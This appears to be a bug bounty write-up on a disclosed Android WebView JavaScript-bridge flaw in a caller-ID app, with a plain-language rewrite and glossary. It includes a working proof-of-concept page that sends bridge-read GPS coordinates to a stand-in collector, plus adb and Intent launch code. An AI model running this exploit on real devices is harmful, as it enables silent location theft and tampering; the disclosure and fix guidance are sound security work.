One .contains() Away From a Full JavaScript Bridge Takeover
An exported Android activity loaded URLs into a WebView with a JavaScript bridge after checking only that the host contained a trusted substring. An attacker could host a page on a domain like trusted.app.attacker.com to run JavaScript in the WebView and call bridge methods to steal GPS coordinates, disable caller ID, wipe offline data, and repoint the app to a staging backend.
 Published on medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a popular caller-ID and local business directory app for Android. It identifies unknown callers, blocks telemarketers and works offline against a locally cached lookup database. That feature set means the app holds two things an attacker would want: the user's location and a privileged native bridge wired up to device-level functionality such as call handling, offline data and backend selection.
The entry point was a single exported activity, referred to in the write-up as StartActivity. It had no intent-filter declared in the manifest but was still exported, so any other app on the device could launch it. It handled Intent data with no obvious reason to be public.
Setup
The researcher runs an automation-heavy triage pipeline for APKs. The APK was pulled and decompiled with jadx for readable Java and apktool for the manifest and resources. The decompiled output was then fed through an LLM-assisted review pass to flag suspicious sinks before any manual reading. For this engagement the review pass ran on Claude Opus 4.6 via Amazon Bedrock. The point of the model is not that it finds the bug; it burns through hundreds of obfuscated classes and surfaces the handful worth human attention: exported components, @JavascriptInterface annotations, loadUrl calls and any string comparison touching a URL or host. Here it flagged the combination that became the report: an exported activity feeding a WebView, gated by a host check that was neither an equality nor a suffix check.
Two preconditions matter for reproduction. The app must not already be foregrounded, because if StartActivity is alive Android brings the existing instance forward without re-running onCreate(), so the supplied URL is never loaded. The researcher force-stops the app first. The attacker also needs a domain they control to host the exploit page.
Finding it
The app registered a JS interface named Android on its main WebView. Decompiled, the bridge class (obfuscated to something like a1.b) exposed 17 methods annotated with @JavascriptInterface. Any JavaScript running in that WebView can call all of them directly. The interesting ones are shown in the decompiled bridge:

A JS bridge is only safe if the WebView loads content you control, and the whole security model rests on that assumption. The second half of the bug breaks it. The validation in StartActivity.onCreate() was reconstructed and de-obfuscated as follows:
Uri data = getIntent().getData();String host;if (data != null && (host = data.getHost()) != null && h.a(host, ".trusted.app") && "https".equals(data.getScheme())) { state.targetUrl = String.valueOf(getIntent().getData());}
The helper h.a(a, b) decompiled to a.indexOf(b) >= 0, in other words host.contains(".trusted.app"). The app does not check that the host is trusted.app or ends with .trusted.app; it checks whether the string .trusted.app appears anywhere inside the host. That is the flaw: a substring match standing in for domain validation.
Exploitation
Step 1: Register a host that contains the trusted substring
The researcher registered:
pwned.trusted.app.attacker.com
This host contains the substring .trusted.app, so validation passes. The scheme is https, so the scheme check passes too. The app loads https://pwned.trusted.app.attacker.com/exploit, a domain the researcher fully controls, into the WebView that has the native bridge attached.
Step 2: Serve a page that probes the bridge
The exploit page is a static HTML file hosted on the attacker domain. When the WebView loads it, the inline script probes for the bridge and exfiltrates whatever it can reach:
<!DOCTYPE html><html><head><title>PoC</title></head><body><pre id="out"></pre><script> const out = document.getElementById('out'); const webhook = 'https://your-collector.example/collect'; function log(msg) { out.textContent += msg + '\n'; fetch(webhook + '?d=' + encodeURIComponent(msg)).catch(() => {}); } try { if (typeof Android === 'undefined') { log('[FAIL] bridge not present'); } else { log('[OK] bridge reachable'); log('[LEAK] version: ' + Android.getAppVersion()); log('[LEAK] loc perm: ' + Android.queryLocationPermission()); log('[LEAK] coords: ' + (Android.getCoordinates() || 'null')); } } catch (e) { log('[ERR] ' + e.message); }</script></body></html>
The script checks whether the Android object exists, then calls getAppVersion(), queryLocationPermission() and getCoordinates(), sending each result to a collector endpoint as a query parameter.
Step 3: Force-stop the app
Because a live StartActivity would be brought forward without re-running onCreate(), the app is force-stopped first:
adb shell am force-stop com.vendor.directoryapp
Step 4: Launch the exported activity with the attacker URL
adb shell am start \ -n com.vendor.directoryapp/.StartActivity \ -d "https://pwned.trusted.app.attacker.com/exploit"
Within a second the collector receives:
The bridge was reachable, the location permission was granted and coordinates were returned.
Step 5: Drop ADB and launch from another app
ADB is only for the demo. In the wild this needs no debugging access and no permissions at all, because any installed app can launch an exported activity:
Intent i = new Intent();i.setComponent(new ComponentName( "com.vendor.directoryapp", "com.vendor.directoryapp.StartActivity"));i.setData(Uri.parse("https://pwned.trusted.app.attacker.com/exploit"));startActivity(i);
Root cause
The host check used String.contains() where it should have used real domain validation. host.contains(".trusted.app") is true for any host that merely embeds the substring, including one whose registrable domain is attacker.com. The scheme check (https) and the null checks on the intent data and host do not compensate, because the attacker satisfies all of them. The exported activity then passes the attacker URL into the WebView that carries the bridge, so the assumption that only trusted content runs there no longer holds. The activity was exported despite having no intent-filter at all, which is what made it reachable from any app on the device.
Impact
Once arbitrary JavaScript runs against the bridge, the attacker inherits all 17 methods. Grouped by confidentiality, integrity and availability:
| Category | Method | Effect |
|---|---|---|
| Confidentiality (high) | getCoordinates() |
Silent GPS coordinate theft |
| Confidentiality (high) | location-permission state | Permission state disclosure and app fingerprinting |
| Integrity (medium) | enableCallerId(false) |
Silently disables the app's core protective feature |
| Integrity (medium) | removeOfflineData() |
Wipes the offline lookup cache |
| Integrity (medium) | showPopupSelectServer() |
Repoints the app to a staging/beta backend |
| Integrity (medium) | muteTelemarketing(true) |
Tampering with Do-Not-Disturb behaviour |
| Availability (low) | forceOfflineDataDownload() |
Forces a heavy background sync |
The attack requires no permissions and no user interaction beyond having a malicious app installed. The write-up does not state which app versions were affected.
Fix
The remediation is small. The vulnerable check:
host.contains(".trusted.app");
should be replaced with:
// fixedhost.equals("trusted.app") || host.endsWith(".trusted.app");
Defence in depth on top of that:
- Set the activity to
exported="false"if it has no legitimate reason to be launched by other apps; this one had no intent-filter at all. - Re-validate the origin inside the sensitive
@JavascriptInterfacemethods, so the bridge is not a single point of failure. - Prefer an allowlist that is actually enforced on the initial
loadUrl, not just on in-page navigation.
Disclosure timeline: reported 23/Jul/26, triaged 28/Jul/26, fixed and bounty awarded 13/Aug/26.
Variants to test
- Other substring host checks. Look for
contains,indexOf,matcheswith unanchored patterns, orstartsWithon hosts. A positive result is a host you control that passes the check, for exampletrusted.example.attacker.comorattacker.com/trusted.examplewhere parsing is sloppy. - Exported activities with no intent-filter. Enumerate exported components in the manifest and try launching each with a crafted data URI. A positive result is the activity starting and loading your URL into a WebView.
- Bridge methods without origin checks. For each
@JavascriptInterfacemethod, check whether it validates the calling page's origin. A positive result is a sensitive method callable from a page on a domain you control. - Scheme and host parsing mismatches. Try userinfo tricks, trailing dots, mixed case and IDN hosts against the validator. A positive result is a URL that the validator accepts but the WebView resolves to your server.
- Stale-instance behaviour. Launch the activity while the app is already foregrounded and observe whether
onCreate()re-runs. A positive result is the URL being loaded without a force-stop, which removes a precondition from the attack.
What happened, in plain words
A popular Android app for identifying unknown callers and looking up local businesses had a hidden door. Any other app installed on the same phone could open that door, hand it a web address, and the app would load that web page inside itself. Because the app also gave web pages inside it special powers over the phone (reading GPS location, changing settings, deleting data), whoever controlled that web page got those powers too.
The door was supposed to be guarded. The app checked the web address before loading it, but the check was written in a way that only looked for a piece of text anywhere inside the address. The attacker picked an address that contained the trusted piece of text but actually belonged to them. The guard said yes, and the page loaded.
No permissions were needed. No pop-up asked the user anything. The only requirement was that the malicious app was installed on the phone.
This article walks through the whole thing from scratch, explaining every term as it comes up.
The target
The app is a caller-ID and local business directory for Android. In everyday terms: when an unknown number calls you, this app tries to tell you who it is, and it can block telemarketers. It also works without an internet connection, because it keeps a copy of its lookup database on the phone itself.
That combination matters. The app holds two things an attacker would love:
- Your location. The app knows where you are, because that is useful for a local business directory.
- A privileged native bridge. This is the important concept, so let us unpack it.
What a native bridge is
An Android app is written mostly in a programming language called Java (or Kotlin). A web page is written in JavaScript. Normally these two worlds are sealed off from each other: a web page running inside an app cannot touch the phone's hardware or the app's private data.
A native bridge is a deliberate hole in that wall. The app's developers say: "if a web page inside our app calls a function with this exact name, run this piece of our Java code." The web page gets a small set of buttons it can press, and each button triggers real phone-level behaviour.
Think of it like a hotel room telephone with a few pre-programmed buttons: "call reception", "call room service", "call emergency". You cannot dial arbitrary numbers, but the buttons you do have reach real people. A native bridge is the same idea: the web page cannot do anything it likes, but the buttons it does have reach real phone functionality.
In this app, the bridge was wired to things like call handling, the offline data, and choosing which backend server the app talks to.
The entry point
The way in was a single activity. An activity is one screen of an Android app, the equivalent of one page in a website. Android apps are made of many activities, and the system switches between them as the user taps around.
The activity is called StartActivity in the write-up. Two facts about it are the whole story:
- It was exported. An exported activity is one that any other app on the phone is allowed to launch. Most activities are private to their own app; exported ones are public doors.
- It had no intent-filter declared in the manifest. The manifest is a file inside every Android app that lists what the app contains and what it is allowed to do. An intent-filter is a declaration that says "this activity can be opened by other apps when they ask for a certain kind of thing" (for example, "open this when someone taps a link").
So the activity was public, but nothing in the manifest explained why it should be. That mismatch is the first warning sign. It was reachable by any app on the device, it handled Intent data (the information passed to it when it is launched), and there was no obvious reason for it to be public.
My workflow: decompile, then let the model do the boring part
Before we get to the bug, here is how the researcher found it, because the method is reusable.
What an APK is, and what decompiling means
An APK is the file format Android uses to install an app. It is a zip archive containing compiled code, resources (images, layouts, text) and the manifest.
The code inside an APK is compiled: turned from human-readable source into a form the phone's processor can run. That form is hard for a person to read. Decompiling is the reverse process: taking the compiled form and turning it back into something close to readable source code.
Two tools were used:
- jadx, which turns the compiled code back into readable Java.
- apktool, which unpacks the manifest and the resource files.
What an LLM-assisted review pass is
An LLM is a large language model, the kind of AI system behind chat assistants. The researcher fed the decompiled output through one to flag suspicious code before reading anything by hand.
For this engagement the review pass ran on Claude Opus 4.6 via Amazon Bedrock. Amazon Bedrock is a service that lets you call AI models through a cloud API. An API (application programming interface) is a defined way for one piece of software to ask another piece of software to do something, like a waiter taking your order to the kitchen: you do not go into the kitchen yourself, you use the agreed menu and the waiter handles the rest.
The point is not that the model finds the bug. The point is that it burns through hundreds of obfuscated classes and surfaces the handful worth human attention. Obfuscated means the code has been deliberately made hard to read, usually by renaming things to short meaningless names, so that people cannot easily copy or understand it.
The model was told to look for specific patterns:
- exported components (public doors into the app),
@JavascriptInterfaceannotations (the marker that says "this method is callable from a web page"),loadUrlcalls (the code that tells a WebView to load a web address),- any string comparison that touches a URL or host.
A WebView is a component inside an Android app that can display web pages. It is a browser engine embedded in the app, without the address bar and buttons of a normal browser. When an app shows you a web page inside itself, that is a WebView.
Here the model flagged the exact combination that became the report: an exported activity feeding a WebView, gated by a host check that was neither an equality check nor a suffix check. We will explain both of those terms shortly.
Two preconditions for reproduction
Two things matter if you want to reproduce this:
- The app must not already be foregrounded. If
StartActivityis already alive (the app is open and that screen exists), Android brings the existing instance forward instead of creating a new one. The code that runs when an activity is created is calledonCreate(), and it does not run again. So the supplied URL is never loaded. The researcher force-stops the app first. Force-stop means killing the app completely, so that the next launch starts from scratch. - The attacker needs a domain they control to host the exploit page. A domain is the human-readable name of a website, the part after
https://and before the first slash, such asexample.com.
Finding it
The JavaScript bridge
The app registered a JS interface named Android on its main WebView. A JS interface is the name under which the bridge is exposed to web pages. From inside a web page, the code simply refers to an object called Android, and that object has methods on it.
A method is a named action that code can perform, like a button on a remote control. Decompiled, the bridge class (obfuscated to something like a1.b) exposed 17 methods annotated with @JavascriptInterface. The annotation is the marker that tells Android: "this method is allowed to be called from JavaScript running in the WebView."
Any JavaScript running in that WebView can call all 17 of them directly. The interesting ones are shown in the decompiled bridge:
A JS bridge is only safe if the WebView loads content you control. The entire security model rests on that assumption. Think of it like a company intranet: it is fine to give employees access to internal tools, as long as only employees can reach the intranet. The moment an outsider can load their own page into the intranet browser, the internal tools are exposed.
The second half of the bug breaks that assumption.
The host check that wasn't
The validation in StartActivity.onCreate() was reconstructed and de-obfuscated as follows:
Uri data = getIntent().getData();String host;if (data != null && (host = data.getHost()) != null && h.a(host, ".trusted.app") && "https".equals(data.getScheme())) { state.targetUrl = String.valueOf(getIntent().getData());}
Line by line, in plain words:
Uri data = getIntent().getData();takes the data that was passed in when the activity was launched. A URI is a web address or similar identifier.getIntent()retrieves the launch information, andgetData()pulls out the address part.String host;declares a variable to hold the host. The host is the part of a web address that names the server, for exampleexample.cominhttps://example.com/page.if (data != nullchecks that some data was actually supplied. If nothing was supplied, the whole block is skipped.&& (host = data.getHost()) != nullextracts the host from the address and checks it is not empty. The&&means "and": every condition must be true for the block to run.&& h.a(host, ".trusted.app")calls a helper functionh.awith the host and the string.trusted.app. This is the check we are about to dissect.&& "https".equals(data.getScheme())checks that the address useshttps. The scheme is the part before://, such ashttpsorhttp.httpsis the encrypted version of the web protocol, the one with the padlock in a browser.state.targetUrl = String.valueOf(getIntent().getData());if all the checks passed, the address is stored so the app can load it later.
The helper h.a(a, b) decompiled to a.indexOf(b) >= 0, in other words host.contains(".trusted.app").
Let us unpack that. indexOf searches for one piece of text inside another and returns the position where it was found, or -1 if it was not found. So a.indexOf(b) >= 0 means "the text b appears somewhere inside the text a". contains is the same idea in plainer wording.
The app does not check that the host is trusted.app. It does not check that the host ends with .trusted.app. It checks whether the string .trusted.app appears anywhere inside the host.
That is the flaw: a substring match standing in for domain validation. A substring is any contiguous piece of a longer string, like ell inside hello. Domain validation is the process of confirming that a web address really belongs to the party you trust.
An everyday comparison: imagine a bouncer who lets you into a club if your name contains the letters "VIP". Someone called NotAVIPAtAll gets in. The bouncer checked for the letters, not for the status.
Exploitation
Step 1: Register a host that contains the trusted substring
The researcher registered:
pwned.trusted.app.attacker.com
This host contains the substring .trusted.app, so validation passes. The scheme is https, so the scheme check passes too. The app loads https://pwned.trusted.app.attacker.com/exploit, a domain the researcher fully controls, into the WebView that has the native bridge attached.
Why does this work? Because a domain is read from right to left. The part that actually decides who owns the site is the rightmost label before the top-level domain. In pwned.trusted.app.attacker.com, the owner is attacker.com. Everything to the left of that is a subdomain chosen by the owner of attacker.com. So the researcher can create any subdomain they like, including one that happens to contain .trusted.app in the middle.
The app's check looked at the whole string and found .trusted.app inside it. It never asked "who actually owns this domain?".
Step 2: Serve a page that probes the bridge
The exploit page is a static HTML file hosted on the attacker domain. Static means it is just a file served as-is, with no server-side logic. When the WebView loads it, the inline script probes for the bridge and exfiltrates whatever it can reach. Exfiltrate means to send data out to a place the attacker controls.
<!DOCTYPE html><html><head><title>PoC</title></head><body><pre id="out"></pre><script> const out = document.getElementById('out'); const webhook = 'https://your-collector.example/collect'; function log(msg) { out.textContent += msg + '\n'; fetch(webhook + '?d=' + encodeURIComponent(msg)).catch(() => {}); } try { if (typeof Android === 'undefined') { log('[FAIL] bridge not present'); } else { log('[OK] bridge reachable'); log('[LEAK] version: ' + Android.getAppVersion()); log('[LEAK] loc perm: ' + Android.queryLocationPermission()); log('[LEAK] coords: ' + (Android.getCoordinates() || 'null')); } } catch (e) { log('[ERR] ' + e.message); }</script></body></html>
Line by line:
<!DOCTYPE html><html><head><title>PoC</title></head><body><pre id="out"></pre><script>is the skeleton of a web page.PoCstands for proof of concept, a small demonstration that the bug is real.<pre id="out">is an empty box on the page where results will be printed.const out = document.getElementById('out');grabs that box so the script can write into it.const webhook = 'https://your-collector.example/collect';sets the address of the collector, a server the attacker runs to receive stolen data. A webhook here is just an endpoint that accepts incoming requests.function log(msg) {defines a small helper that takes a message.out.textContent += msg + '\n';appends the message to the box on the page, with a newline.fetch(webhook + '?d=' + encodeURIComponent(msg)).catch(() => {});sends the message to the collector.fetchis the browser's built-in way to make an HTTP request. The message is appended as a query parameter, the?d=...part of a URL that carries data.encodeURIComponentmakes the text safe to put in a URL by escaping special characters..catch(() => {})silently ignores any error, so the page keeps going even if the collector is unreachable.try {starts a block where errors are caught rather than crashing the page.if (typeof Android === 'undefined') {checks whether the bridge object exists. If the page is running somewhere without the bridge,Androidwill be undefined.log('[FAIL] bridge not present');records that the bridge was not found.} else {otherwise, the bridge exists.log('[OK] bridge reachable');records success.log('[LEAK] version: ' + Android.getAppVersion());calls the bridge method that returns the app version and sends it out.log('[LEAK] loc perm: ' + Android.queryLocationPermission());asks the bridge whether location permission has been granted and sends the answer out.log('[LEAK] coords: ' + (Android.getCoordinates() || 'null'));asks the bridge for GPS coordinates and sends them out. The|| 'null'means "if the result is empty, use the word null instead".} catch (e) { log('[ERR] ' + e.message); }if anything throws an error, record the error message.
So the script checks whether the Android object exists, then calls getAppVersion(), queryLocationPermission() and getCoordinates(), sending each result to a collector endpoint as a query parameter.
Step 3: Force-stop the app
Because a live StartActivity would be brought forward without re-running onCreate(), the app is force-stopped first:
adb shell am force-stop com.vendor.directoryapp
Line by line:
adbis the Android Debug Bridge, a command-line tool that lets a computer talk to an Android device over a cable or network. It is normally used by developers.shellmeans "run the following command on the device itself".amis the activity manager, the part of Android that starts and stops apps.force-stoptells it to kill the app completely.com.vendor.directoryappis the app's package name, the unique identifier Android uses for the app, like a surname. It is not the same as the display name you see on the home screen.
Why force-stop? Because if the activity is already alive, Android will just bring the existing screen to the front. The code that reads the URL only runs when the activity is created fresh. Force-stopping guarantees a fresh creation.
Step 4: Launch the exported activity with the attacker URL
adb shell am start \ -n com.vendor.directoryapp/.StartActivity \ -d "https://pwned.trusted.app.attacker.com/exploit"
Line by line:
adb shell am startasks the activity manager to start an activity.-n com.vendor.directoryapp/.StartActivitynames the exact activity to start. The-nflag means "by name". The part before the slash is the package, the part after is the activity inside it.-d "https://pwned.trusted.app.attacker.com/exploit"supplies the data, in this case the attacker's URL. The-dflag means "data".- The backslashes at the end of lines are just line continuations, so the command can be written across several lines.
Within a second the collector receives:
This is the collector's log. Each ?d= marks one incoming message. The bridge was reachable, the location permission was granted and coordinates were returned. The actual values are redacted here because they are personal data.
Step 5: Drop ADB and launch from another app
ADB is only for the demo. In the wild this needs no debugging access and no permissions at all, because any installed app can launch an exported activity:
Intent i = new Intent();i.setComponent(new ComponentName( "com.vendor.directoryapp", "com.vendor.directoryapp.StartActivity"));i.setData(Uri.parse("https://pwned.trusted.app.attacker.com/exploit"));startActivity(i);
Line by line:
Intent i = new Intent();creates an Intent, which is Android's message object for asking the system to do something, like "open this screen with this data".i.setComponent(new ComponentName("com.vendor.directoryapp", "com.vendor.directoryapp.StartActivity"));says exactly which app and which activity to target. A component is a specific named piece inside an app.i.setData(Uri.parse("https://pwned.trusted.app.attacker.com/exploit"));attaches the attacker's URL as the data.startActivity(i);sends the request. Because the activity is exported, Android allows it even though the request comes from a different app.
This is the real-world version: a malicious app that a user installs for some unrelated reason launches the vulnerable activity. No permissions are needed for this.
Root cause
The host check used String.contains() where it should have used real domain validation. host.contains(".trusted.app") is true for any host that merely embeds the substring, including one whose registrable domain is attacker.com. The registrable domain is the part of a domain that a person or company actually registers and owns, such as attacker.com in pwned.trusted.app.attacker.com.
The scheme check (https) and the null checks on the intent data and host do not compensate, because the attacker satisfies all of them. The exported activity then passes the attacker URL into the WebView that carries the bridge, so the assumption that only trusted content runs there no longer holds.
The activity was exported despite having no intent-filter at all, which is what made it reachable from any app on the device. In other words, there were two mistakes stacked on top of each other: a public door that did not need to be public, and a weak guard behind it.
Impact
Once arbitrary JavaScript runs against the bridge, the attacker inherits all 17 methods. Arbitrary JavaScript means code the attacker wrote, running in the app's WebView. Grouped by confidentiality, integrity and availability, the three classic categories of harm:
- Confidentiality means keeping data secret. A breach means someone reads what they should not.
- Integrity means keeping data and behaviour correct. A breach means someone changes what they should not.
- Availability means keeping the service usable. A breach means someone makes it unusable or wasteful.
| Category | Method | Effect |
|---|---|---|
| Confidentiality (high) | getCoordinates() |
Silent GPS coordinate theft |
| Confidentiality (high) | location-permission state | Permission state disclosure and app fingerprinting |
| Integrity (medium) | enableCallerId(false) |
Silently disables the app's core protective feature |
| Integrity (medium) | removeOfflineData() |
Wipes the offline lookup cache |
| Integrity (medium) | showPopupSelectServer() |
Repoints the app to a staging/beta backend |
| Integrity (medium) | muteTelemarketing(true) |
Tampering with Do-Not-Disturb behaviour |
| Availability (low) | forceOfflineDataDownload() |
Forces a heavy background sync |
A few of those terms in plain words:
- GPS coordinates are the latitude and longitude that pinpoint where the phone is.
- Fingerprinting means identifying a specific installation or device from small details it reveals.
- Staging/beta backend is a test server used by the developers before a release. Pointing the app at it sends it to a test server used by the developers before a release.
- Do-Not-Disturb is the phone setting that silences notifications and calls.
- Background sync is the app downloading fresh data while you are not looking. Forcing it makes the app run a heavy background sync.
The attack requires no permissions and no user interaction beyond having a malicious app installed. The write-up does not state which app versions were affected.
Fix
The remediation is small. The vulnerable check:
host.contains(".trusted.app");
should be replaced with:
// fixedhost.equals("trusted.app") || host.endsWith(".trusted.app");
Line by line:
host.equals("trusted.app")is true only if the host is exactlytrusted.app, character for character.||means "or".host.endsWith(".trusted.app")is true only if the host ends with.trusted.app. This allows subdomains likewww.trusted.appbut rejectspwned.trusted.app.attacker.com, because that string ends withattacker.com.
Together, the check now asks "is this exactly the trusted domain, or a subdomain of it?" rather than "does this string happen to contain the trusted text somewhere?".
Defence in depth on top of that. Defence in depth means adding extra layers of protection so that one mistake is not enough to cause a breach:
- Set the activity to
exported="false"if it has no legitimate reason to be launched by other apps; this one had no intent-filter at all. That closes the public door entirely. - Re-validate the origin inside the sensitive
@JavascriptInterfacemethods, so the bridge is not a single point of failure. The origin is the combination of scheme, host and port that identifies where a page came from. If each sensitive method checks the origin itself, then even if a bad page gets loaded, the methods refuse to run. - Prefer an allowlist that is actually enforced on the initial
loadUrl, not just on in-page navigation. An allowlist is a list of things that are permitted, with everything else denied. Enforcing it at the moment the WebView first loads a URL is stronger than checking only when the page navigates afterwards.
Disclosure timeline: reported 23/Jul/26, triaged 28/Jul/26, fixed and bounty awarded 13/Aug/26. Triaged means the security team reviewed the report and confirmed it was valid. A bounty is the payment some companies give researchers for responsibly reporting bugs.
Variants to test
If you want to look for similar bugs yourself, here are the patterns to try. Each one lists what a positive result looks like.
- Other substring host checks. Look for
contains,indexOf,matcheswith unanchored patterns, orstartsWithon hosts. A positive result is a host you control that passes the check, for exampletrusted.example.attacker.comorattacker.com/trusted.examplewhere parsing is sloppy. Unanchored means the pattern is not required to match the whole string, only some part of it. - Exported activities with no intent-filter. Enumerate exported components in the manifest and try launching each with a crafted data URI. A positive result is the activity starting and loading your URL into a WebView.
- Bridge methods without origin checks. For each
@JavascriptInterfacemethod, check whether it validates the calling page's origin. A positive result is a sensitive method callable from a page on a domain you control. - Scheme and host parsing mismatches. Try userinfo tricks, trailing dots, mixed case and IDN hosts against the validator. A positive result is a URL that the validator accepts but the WebView resolves to your server. Userinfo is the optional
username:password@part that can appear before the host in a URL. IDN stands for internationalised domain name, a domain using non-Latin characters, which can look identical to a Latin one. - Stale-instance behaviour. Launch the activity while the app is already foregrounded and observe whether
onCreate()re-runs. A positive result is the URL being loaded without a force-stop, which removes a precondition from the attack.
Glossary
- Activity: one screen of an Android app, the equivalent of one page in a website.
- ADB (Android Debug Bridge): a command-line tool that lets a computer talk to an Android device, normally used by developers.
- Allowlist: a list of things that are permitted, with everything else denied.
- Annotation: a marker in code that adds information for the system, such as
@JavascriptInterfacemarking a method as callable from web pages. - API (application programming interface): a defined way for one piece of software to ask another to do something.
- APK: the file format Android uses to install an app; a zip archive of compiled code, resources and the manifest.
- Arbitrary JavaScript: code written by an attacker, running in a context it was not meant to reach.
- Availability: the property of a service being usable; a breach means someone makes it unusable or wasteful.
- Background sync: the app downloading fresh data while the user is not looking.
- Bounty: a payment some companies give researchers for responsibly reporting bugs.
- Collector: a server the attacker runs to receive stolen data.
- Component: a specific named piece inside an Android app, such as an activity.
- Confidentiality: the property of data being secret; a breach means someone reads what they should not.
- Decompiling: turning compiled code back into something close to readable source code.
- Defence in depth: adding extra layers of protection so that one mistake is not enough to cause a breach.
- Domain: the human-readable name of a website, such as
example.com. - Domain validation: confirming that a web address really belongs to the party you trust.
- Do-Not-Disturb: the phone setting that silences notifications and calls.
- Exfiltrate: to send data out to a place the attacker controls.
- Exported activity: an activity that any other app on the phone is allowed to launch.
- Fingerprinting: identifying a specific installation or device from small details it reveals.
- Force-stop: killing an app completely so the next launch starts from scratch.
- GPS coordinates: the latitude and longitude that pinpoint where the phone is.
- Host: the part of a web address that names the server, such as
example.cominhttps://example.com/page. - IDN (internationalised domain name): a domain using non-Latin characters, which can look identical to a Latin one.
- Integrity: the property of data and behaviour being correct; a breach means someone changes what they should not.
- Intent: Android's message object for asking the system to do something, such as open a screen with some data.
- Intent-filter: a manifest declaration saying an activity can be opened by other apps for a certain kind of request.
- JS interface: the name under which a native bridge is exposed to web pages.
- LLM (large language model): the kind of AI system behind chat assistants.
- Manifest: a file inside every Android app listing what it contains and what it is allowed to do.
- Method: a named action that code can perform.
- Native bridge: a deliberate hole in the wall between a web page and the app's native code, letting the page call specific app functions.
- Obfuscated: deliberately made hard to read, usually by renaming things to short meaningless names.
- Origin: the combination of scheme, host and port that identifies where a page came from.
- Package name: the unique identifier Android uses for an app, such as
com.vendor.directoryapp. - PoC (proof of concept): a small demonstration that a bug is real.
- Query parameter: the
?name=valuepart of a URL that carries data. - Registrable domain: the part of a domain that a person or company actually registers and owns, such as
attacker.cominpwned.trusted.app.attacker.com. - Scheme: the part of a web address before
://, such ashttpsorhttp. - Staging/beta backend: a test server used by developers before a release.
- Static: served as-is, with no server-side logic.
- Substring: any contiguous piece of a longer string, like
ellinsidehello. - Triaged: reviewed by a security team and confirmed valid.
- Unanchored: a pattern that is not required to match the whole string, only some part of it.
- URI: a web address or similar identifier.
- Userinfo: the optional
username:password@part that can appear before the host in a URL. - Webhook: an endpoint that accepts incoming requests.
- WebView: a browser engine embedded inside an Android app, without the address bar and buttons of a normal browser.



